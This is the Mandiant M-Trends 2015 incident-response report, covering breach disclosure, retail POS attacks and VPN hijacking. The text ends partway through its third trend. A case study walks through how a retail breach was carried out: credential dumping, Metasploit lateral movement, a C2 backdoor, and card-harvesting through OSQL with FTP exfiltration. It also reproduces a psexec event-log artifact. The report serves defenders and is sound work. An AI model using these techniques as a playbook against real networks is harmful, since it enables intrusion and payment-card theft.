

M-Trends[®] 2015:
**A VIEW FROM
THE FRONT LINES**

SECURITY
CONSULTING

CONTENTS



Introduction	1
Victims by the numbers	2
Trend 1: Struggling with disclosure	4
A cyber-savvy public	4
Rising expectations	4
Why the rise in disclosures?	5
Trend 2: Retail in the crosshairs	7
Application virtualization servers as an entry point	7
New tools, tactics, and procedures	7
Increased e-commerce attacks in areas with chip-and-PIN technology	7
Recommendations	12
Trend 3: The evolving attack lifecycle	13
Hijacking the VPN	13
Hiding malware in plain sight	14
Stealing passwords with ease	18
Moving laterally with WMI and PowerShell	19
Trend 4: Blurred lines—criminal and APT actors take a page from each others' playbook	20
It's complicated: assessing intent in the face of uncertainty	20
Do these differences matter?	22
Conclusion	23
About Mandiant	24
About FireEye	24

INTRODUCTION

For years, we have argued that there is no such thing as perfect security. The events of 2014 should put any lingering doubts to rest.

While we have seen modest gains in organizations' ability to attack the security gap, advanced (and not-so-advanced) threat actors continue to evolve their tactics to find a way through it.

In last year's M-Trends we noted that cyber security had gone from a niche IT issue to a boardroom priority. This year, cyber security (or perhaps more accurately, cyber insecurity) entered the mainstream. In the first few weeks of 2015 alone, the issue was a pillar of the U.S. president's State of the Union address,¹ the plot of a big-budget film,² and the opening punchline of Hollywood's Golden Globe awards broadcast.³

Mandiant consultants' role as the first responders to critical security incidents gives us a unique vantage point into how attackers' motives and tactics are changing. The insights and analysis presented here represent our combined experience over the course of hundreds of service engagements. Over the last decade, we have helped clients across more than 30 industries around the globe.

Organizations made some gains, but attackers still had a free rein in breached environments far too long before being detected—a median of 205 days in 2014 vs. 229 days in 2013. At the same time, the number of organizations discovering these intrusions on their own remained largely unchanged. Sixty-nine percent learned of the breach from an outside entity such as law enforcement. That's up from 67 percent in 2013 and 63 percent in 2012.

Retailers remained a top target as attackers found new ways to steal credit card numbers from point-of-sale (POS) systems. In areas that have adopted chip-and-PIN credit card security, we saw more attacks on e-commerce and payment processors than in years past.

Several industries that had represented a minor portion of our investigations in past years emerged as notable targets: business and professional services, healthcare, and government and international organizations.

As security teams deploy new defenses, attackers are evolving their tactics. We saw that dynamic in full force over the past year as attackers employed new tactics (or in some cases sharpened tried-and-true techniques from the past) to hijack virtual private networking (VPN) security, evade detection, steal credentials, and maintain a stealthy, persistent foothold in compromised environments.

We also saw more victims publicly disclose their incidents than in any past year. At the same time, they've had a harder time answering one of the first questions asked in the wake of a breach: whodunit? The lines are blurring between run-of-the-mill cyber criminals and advanced state-sponsored attackers; the former grew more sophisticated and the latter used off-the-shelf tools to camouflage their moves.

Taken together, these developments paint a threat landscape that is more complex than ever. The ability of security teams to prevent, detect, analyze, and respond to threat actors has never been harder—or more crucial.

¹ Michael D. Shear (*The New York Times*). "Obama to Announce Cybersecurity Plans in State of the Union Preview." January 2015.


² Sheri Linden (*The Hollywood Reporter*). "Blackhat: Film Review." January 2015.

³ Christopher Palmeri (Bloomberg). "Hollywood 'Spoiled Brats' Are Easy Targets at Golden Globes." January 2015.

VICTIMS BY THE NUMBERS

Attackers targeted a wide spectrum of industries in 2014, including several that we had not seen in large numbers before. While organizations learned of breaches sooner than they did in 2013, attackers still roamed undetected in breached environments far too long. And fewer victims discovered these intrusions on their own.

Industries Where Mandiant Investigated Intrusions




Across the Cyber Threat Landscape


Cyber threat actors are exploiting networks for an ever-widening array of economic and political objectives.

	NUISANCE	DATA THEFT	CYBER CRIME	HACKTIVISM	DESTRUCTIVE ATTACK
Objective	Access & Propagation	Economic, Political Advantage	Financial Gain	Defamation, Press & Policy	Disrupt Operations
Example	Botnets & Spam	Advanced Persistent Threat Groups	Credit Card Theft	Website Defacements	Delete Data
Targeted	✗	✓	✓	✓	✓
Character	Often Automated	Persistent	Frequently Opportunistic	Conspicuous	Conflict Driven

How Compromises Are Being Detected



Time from Earliest Evidence of Compromise to Discovery of Compromise



median number of days that threat groups were present on a victim's network before detection

↓ 24 days less than 2013

Longest Presence: 2,982 days


APT Phishing



of observed phishing emails were IT or security related, often attempting to impersonate the targeted company's IT department or an anti-virus vendor

72%

of phishing emails were sent on weekdays





TREND 1: STRUGGLING WITH DISCLOSURE

More than ever, attacks are thrusting organizations into the media spotlight—and raising expectations for what victims should disclose.

In 2014, we worked with more than 30 organizations that publically disclosed data breaches—often in the harsh spotlight of a news report. In our experience, providing factual information based on an understanding of the scope and extent of the compromise can help organizations craft a clear and confident message when they disclose a security incident. By doing so, they may avoid having to correct and qualify past statements—and losing credibility in the process.

A cyber-savvy public

The seemingly never-ending series of breach disclosures in 2014 elevated awareness of the threat and impact of targeted attacks among the public and As a result, they are asking more informed and detailed questions when breaches are disclosed. The press, partners, investors and consumers no longer want to know simply when

the incident occurred and what data was exposed. They want details about everything from the type of malware used to how attackers maintained access.

Victims are also increasingly pressured to disclose who is behind the attack. We are often asked to attribute attacks to a specific threat actor on the first day of the investigation, a point where we are only starting to gather evidence of the compromise. By the same token, attribution is becoming more complicated as different kinds of threat actors increasingly share the same tools (See Trend 4: Blurred Lines—Criminal and APT Actors Take a Page from Each Other’s Playbook on page 20).

Raising expectations

As expectations rise for what should be disclosed, victim organizations are beginning to understand how crucial strong, consistent communication is in

When formulating a communication strategy, understanding the scope and extent of the compromise is critical. Only then can companies avoid having to correct and qualify past statements, losing credibility in the process.

the wake of major breaches. As more organizations disclose breaches publicly, they must often make hard decisions about how much to share—even while many of the facts remain unknown.

In many cases, organizations must scramble to stay ahead of the narrative. For example, we have seen situations where public speculation on how an attacker gained entry created a whirlwind of activity to disprove those speculations, even as investigators continued to scope and contain the incident.

These exercises can distract from the main goal of the investigation—finding and following up on the facts—as investigators are asked to disprove multiple theories about the incident.

Why the rise in disclosures?

One question we often get is why more companies are disclosing. While we cannot definitively answer that question, two factors could be contributing. First, compared to past

years, we responded to more incidents where cardholder data or personally identifiable information was exposed. In many cases, the breached organization is required by law to disclose certain facts of an incident.

Also, in 69 percent of the investigations we conducted in 2014, victims did not detect the attacker on their own. They learned they were compromised from a third party, such as a supplier, customer, or law enforcement.

Another way of putting this statistic: if you know you are a victim, you can assume that others—and not just the attackers themselves—may know about the incident as well.

Regardless of whether an organization is making a public disclosure or not, it is important to understand that while key stakeholders always want answers right away, investigations can take weeks or months and the facts emerge over time. That's why, when formulating a communication strategy, understanding the scope and extent of the compromise is critical.

THE TAKEAWAY: More victims are publicly disclosing breaches and finding themselves in the media spotlight. The press, customers, and partners are beginning to realize that security breaches are inevitable. But at the same time, they are demanding more information—and asking more detailed questions. To prepare, organizations need an effective communication strategy. The best strategies are guided and informed by facts determined from a thorough investigation of the incident.

CONDUCTING AN EFFECTIVE INVESTIGATION

Here are some of the key questions that the press, investors, customers and others ask of an organization that has publicly disclosed an incident. All company stakeholders should understand the answers to avoid creating inaccurate or inconsistent messages when speaking publicly.

How did the attacker gain initial access to the environment?

Attackers typically gain access with a blend of social engineering and unpatched (or unknown) vulnerabilities. They might exploit an Internet-facing server. They could send a malicious e-mail attachment that's just enticing enough to open. They may even infect a website popular among sought-after targets. Being prepared to explain how the initial access occurred is important. But perhaps more important is being able to state whether access has been disabled and the threat has been contained.

How did the attacker maintain access to the environment?

Attackers usually need ongoing access to an environment. To remove them, you must find all the avenues they are using to maintain a presence. The usual suspects include backdoors, webshells, access to your VPN, and other remote-access systems.

What is the storyline of the attack?

Learning how the attacker was able to access and steal data is an important step in preventing the same type of attack in the future. Determining the impact of an incident—let alone remediating it—is difficult without accurately scoping the extent of the compromise.


What data was stolen from the environment?

Knowing what data attackers stole typically relies on forensic analysis of the compromised systems. Sometimes, your analysis may not fully answer this question.

Always work with your legal team to determine what legal obligations may arise based on the type of data that was stolen, or that may have been stolen.

Have you contained the incident?

If you can answer the first four questions, you are usually in a good position to answer this one. By understanding the lifecycle of the current threat, you can better respond and start to recover from the attack.



TREND 2: RETAIL IN THE CROSSHAIRS

Retailers took center stage in the wake of breaches that hit more than 1,000 businesses and forced countless shoppers to replace their credit cards in 2014.⁴ Beyond the sheer volume of retail-focused attacks, our investigations uncovered new attack groups, toolsets, and techniques used to target this beleaguered industry.

Application virtualization servers as an entry point

Application virtualization technologies allow users to connect remotely to a fenced-off desktop environment with access limited to specific programs. When set up properly, this approach creates a protective bubble of sorts to keep users safely confined within the virtual environment. But in some cases, even minor configuration mistakes leave gaps in the bubble. Attackers escape from the virtual environment and roam into other parts of the system.

In every case we investigated that involved this attack vector, we saw the same primary security gap: remote access to the application required only a user name and a password. Two-factor authentication would have helped control this attack vector.

New tools, tactics, and procedures

With new attack groups came new tools, tactics, and procedures. Their prowess ran the gamut—we saw everything from novice attackers who used publicly available tools to more advanced groups wielding sophisticated card-harvesting malware tailored to specific POS applications.

Regardless of skill—or lack thereof—novice attack groups proved as effective at stealing cardholder data as their more advanced counterparts. Each attack group moved undetected throughout victims' environments, gained access to the POS systems, and installed card-harvesting malware.

Increased e-commerce attacks in areas with chip-and-PIN technology

Europay, MasterCard, and Visa (EMV) technology—also known as chip-and-PIN authentication—is finally heading to the U.S. (Though widely adopted in many regions, the decades-old global standard has been slow to catch on among U.S. retailers.)

EMV-enabled credit cards generate a unique code for each transaction, making counterfeits much more difficult. That may be pushing cyber criminals to softer targets. In countries that have adopted EMV technology, we responded to more compromises of e-commerce companies and payment processors than we have in the past.

⁴ U.S. Department of Homeland Security and U.S. Secret Service. "Backoff Malware: Infection Assessment." August 2014.

CASE STUDY

How one attacker breached a large U.S. retailer, compromising millions of credit cards over a three-month period

The attack echoes a storyline retailers have seen throughout 2014: remotely accessing the victim's system with valid credentials, using them to move laterally within the victim's network, and deploying POS malware to store registers. Only after being notified by U.S. authorities did the retailer know about the ongoing breach in its environment.

Initial point of compromise

The attacker connected to the retailer's virtualized application server using legitimate credentials. The application server gave the attacker a virtualized desktop with limited privileges. We found no failed logon attempts, which indicates that the attacker had obtained the account credentials before the attack. (How the attacker obtained those credentials is unclear from the evidence available to us.)

The attacker then took advantage of a minor misconfiguration in the virtualized desktop to elevate system privileges and gain command-line access—direct control of the system. The attacker used Windows FTP to download a password-dumping tool. With that tool, the attacker gained the password for the local administrator account. This password was the same across every system in the retailer's environment.

All of that happened in a matter of minutes.

Lateral movement

In the early stages of the attack, the attacker used the Metasploit framework to move laterally throughout the environment. Metasploit—an open-source attack framework used to develop, test, and execute exploit code—has a vast array of modules that help users find and exploit weakness in a targeted system. This variety makes it a favorite among security researchers and cyber criminals alike.

The Metasploit module used in this case was *psexec_command*, which allows attackers to run commands on the compromised system. The module executes commands as a Windows service. It leaves a number of forensic artifacts in the Windows system-event log.

While continuing to access compromised systems, the attacker zeroed in on the domain controller that served the corporate environment. Domain controllers are servers that manage authentication in a Windows environment. The domain controller shared the local administrator credentials the attacker had obtained, making it an easy target. The attacker then used the Metasploit *ntdsgrab* module to obtain a copy of the NTDS database and system registry hive.

The NTDS database stores Active Directory information that domain controllers use, which includes user names and password hashes. The *ntdsgrab* module uses the Windows Volume Shadow Copy Service (VSS) to create a shadow copy of the partition

that holds the NTDS database. VSS creates a snapshot of the system for legitimate backup and restore functions. In this case, the attacker used VSS to create a copy of the NTDS database. With that copy, the attacker could then use other tools to extract password hashes.

After cracking the domain administrator password hashes, the attacker used them to move laterally throughout the environment.

At that point, the attacker switched from Metasploit to more traditional lateral movement techniques such as non-interactive network logons, Microsoft's SysInternals PsExec tool, and Remote Desktop Protocol (RDP) logons. After logging into the virtualized application server with the domain administrator account, the attacker could log into systems via RDP for greater access.

Backdoor

To maintain a foothold in the compromised environment, the attacker deployed a backdoor to several machines. The backdoor was a malicious device driver that targeted Windows XP systems.

The malware was packed with a highly sophisticated packer similar to those found in advanced but widely available malware. The device driver first unpacks itself in memory and launches a new system thread.

The original driver then alerts the system that it failed to load. Because the unpacked code runs in a separate

How *psexec_command* works:

The *psexec_command* module writes the command to be executed and output file (a text file) to a Windows batch file. Both the text file and the Windows batch file are randomly generated 16-character file names.

It then executes the Windows batch file created in step 1.

Figure 1 shows service information that is written out to the Windows system event log.

```
A service was installed in the system.
Service Name: MRSWxwQmQxFGumEFsW
Service File Name: %COMSPEC% /C echo dir ^>
%SYSTEMDRIVE%\WINDOWS\Temp\TthwsVKvUhydrsNB.txt > \
WINDOWS\Temp\RbhRmgALAHcdyWXG.bat & %COMSPEC% /C
start %COMSPEC% /C \WINDOWS\Temp\RbhRmgALAHcdyWXG.
bat
Service Type: user mode service
Service Start Type: demand start
```

Figure 1: Metasploit *psexec_command* module service installation

process from the original driver, the malware runs even though Windows does not recognize the driver as being loaded. These techniques hamper reverse-engineering efforts and help hide the backdoor's functions.

The backdoor gets its capabilities from shellcode that the unpacked driver injects into user-space processes (processes that run outside of the Windows kernel). The shellcode makes an HTTP POST request to a hard-coded IP address and downloads XOR-encoded shellcode contained within an HTML comment.

This technique made the backdoor very versatile. Adding new features was as easy as downloading and running new shellcode. Using shellcode in this way is not new, but using it in tandem with the packer made this malware very sophisticated.

Figure 2 details the backdoor's communication with the command-and-control (CnC) server.




Figure 2: Backdoor communication

All registers throughout the retail chain authenticated to the central domain controller. This means that **anyone with access to the retail domain controller could directly access store registers.**

Stealing data

After obtaining the plaintext domain administrator password, the attacker had free rein to Windows systems in the corporate environment.

From there, the attacker focused on gaining access to the retail environment.

The retail environment was configured as follows:

- The retail domain had a two-way trust with the corporate domain.
- The store registers ran Microsoft Windows XP.
- The store registers were joined to the retail domain.

This configuration, which is common among retailers, gave the attacker two advantages.

First, the domain administrator credentials obtained earlier gave the attacker a working privileged account that opened access to systems in the retail domain.

Second, the retail domain was a child domain of the corporate domain. For certain functions to work, the domain controllers required certain critical ports to remain open between the corporate and retail domain controllers. The open ports bypassed all other firewall rules the retailer had in place. The attacker used these open ports to access the domain controller and use it to pivot into the retail environment.

All registers throughout the retail chain authenticated to the central domain controller. This means that anyone with access to the retail domain controller

could directly access store registers. The attacker used a Windows batch script on the retail domain controller to copy the POS card-harvesting malware to registers in every one of the retailer's stores.

The attacker then ran the malware using a scheduled Windows task. The POS malware collected track data—including the credit card account number and expiration date stored on the magnetic stripe—from the POS application's process memory. Attackers can sell this track data to criminals who create counterfeit cards.

The POS card-harvesting malware used OSQL, a command-line SQL query tool preinstalled with the registers, to write harvested track data to the temporary MSSQL database *tempdb*. Data in the *tempdb* table is cleared when the MSSQL service stops. Once a day, the attacker would query the *tempdb* database on all store registers and send the output of the SQL query to a text file on the domain controller.

From there, the attacker archived the text file that contained harvested track data and transferred it to a workstation in the retail environment that had outbound Internet access. The attacker transferred the file from the workstation to an attacker-controlled server using FTP.

Figure 3 shows how the attack unfolded.




Figure 3: Summary of the attack

Recommendations

Amid this surge of attacks, what is a retailer to do? You can't prevent every attack or prevent every breach. But the following guidelines can hinder the attacker's ability to enter your environment and move laterally. With the right tools and a vigilant security team, you can slow an attacker down, giving you time to detect, analyze, and respond before the worst occurs.

Secure remote access

Assess how employees, contractors, and vendors access your environment remotely. Work to control all aspects of remote access, including the number of remote access methods, authorized users, and password requirements. All remote-access methods should require two-factor authentication. Be sure to actively monitor remote logons for any suspicious activity.

Secure access to the PCI environment

Segregate your Payment Card Industry (PCI) environment from the rest of your network. All access to systems in the PCI environment should be tunneled through a secured jump server that manages devices within high-security zones. Require two-factor authentication to access the jump server. If possible, keep retail domains separate to further minimize connections with other environments. As another step, limit outbound network traffic to an approved list of connections required to do business.

Deploy application-whitelisting on critical assets

All critical systems should have application-whitelisting technology to help reduce the chance of malicious files executing on key systems. This should include all systems that handle cardholder data, jump servers, and critical systems such as domain controllers.

Managed privileged accounts

Attackers target privileged accounts such as local administrator, domain administrator, and service accounts. Reduce the number of privileged accounts. Also, ensure that all local administrator accounts have unique passwords. Consider using a password vault tool that helps manage unique credentials and can automatically change an account's password after each use. These technologies provide more control over privileged accounts.

THE TAKEAWAY: Where money goes, criminals will follow. Retailers have always been in the crosshairs of financially motivated cyber criminals. We saw no change to this in 2014. While attackers used some new techniques and grabbed more headlines, their playbook remained largely consistent with what we have observed over the last few years.



TREND 3: THE EVOLVING ATTACK LIFECYCLE

Most incidents we investigate follow a familiar pattern. We call this the attack lifecycle.

It's like a game of cat and mouse: security teams put new defenses in place, and then attackers change their tactics. This continued in 2014. We saw more intrusions that usurped VPNs to maintain access to victims' environments. We also saw clever new techniques to evade detection, and new tools and tactics to steal credentials and move laterally throughout a compromised environment.

Hijacking the VPN

Gaining access to a target's VPN gives attackers two huge advantages. First, they can persist in an environment without having to deploy backdoors. Second, they can blend in by imitating authorized users.

In past years, we have investigated threat groups that, after gaining a foothold in a compromised network, immediately targeted VPN assets and credentials. In 2014, this trend hit a new watermark: we saw more cases in which attackers gained access to victims' VPNs than ever before.

We observed two common VPN attack techniques across most of our engagements:

- **Single-factor authentication:** If the victim's VPN required only a valid username and password, the attacker simply re-used credentials stolen from compromised end-user systems or the Active Directory domain.

- **Certificate-based two-factor authentication:** If the victim's VPN required a per-user digital certificate as a second authentication factor, attackers used widely available tools such as Mimikatz to extract these certificates from compromised end-user systems. We also observed cases where the attacker stole VPN certificates that had been distributed to users in an insecure manner, such as attached to unencrypted emails or stored on open network file-shares.

In a smaller number of cases, attackers used exploits to bypass VPN authentication altogether. One such example was "Heartbleed," a vulnerability in the Transport Layer Security (TLS) Heartbeat extension that made headlines in April 2014. Affected servers and devices could be coaxed into returning up to 64 kilobytes of data from the memory upon request.

Researchers initially debated the impact of this vulnerability and whether sensitive data, such as encryption keys or user credentials, could be stolen in real-world attacks.

Their worst-case fears came true. Within weeks of the Heartbleed disclosure, we investigated a case in which an attacker used the vulnerability against a VPN device to hijack authorized users' authenticated sessions to gain access—no credentials required. In the ensuing weeks, attackers used Heartbleed to access other victims' VPN infrastructures.

As defenses evolve, attackers adapt and innovate. In 2014 we observed new and emerging techniques at each stage of the attack lifecycle. These are a few highlights.

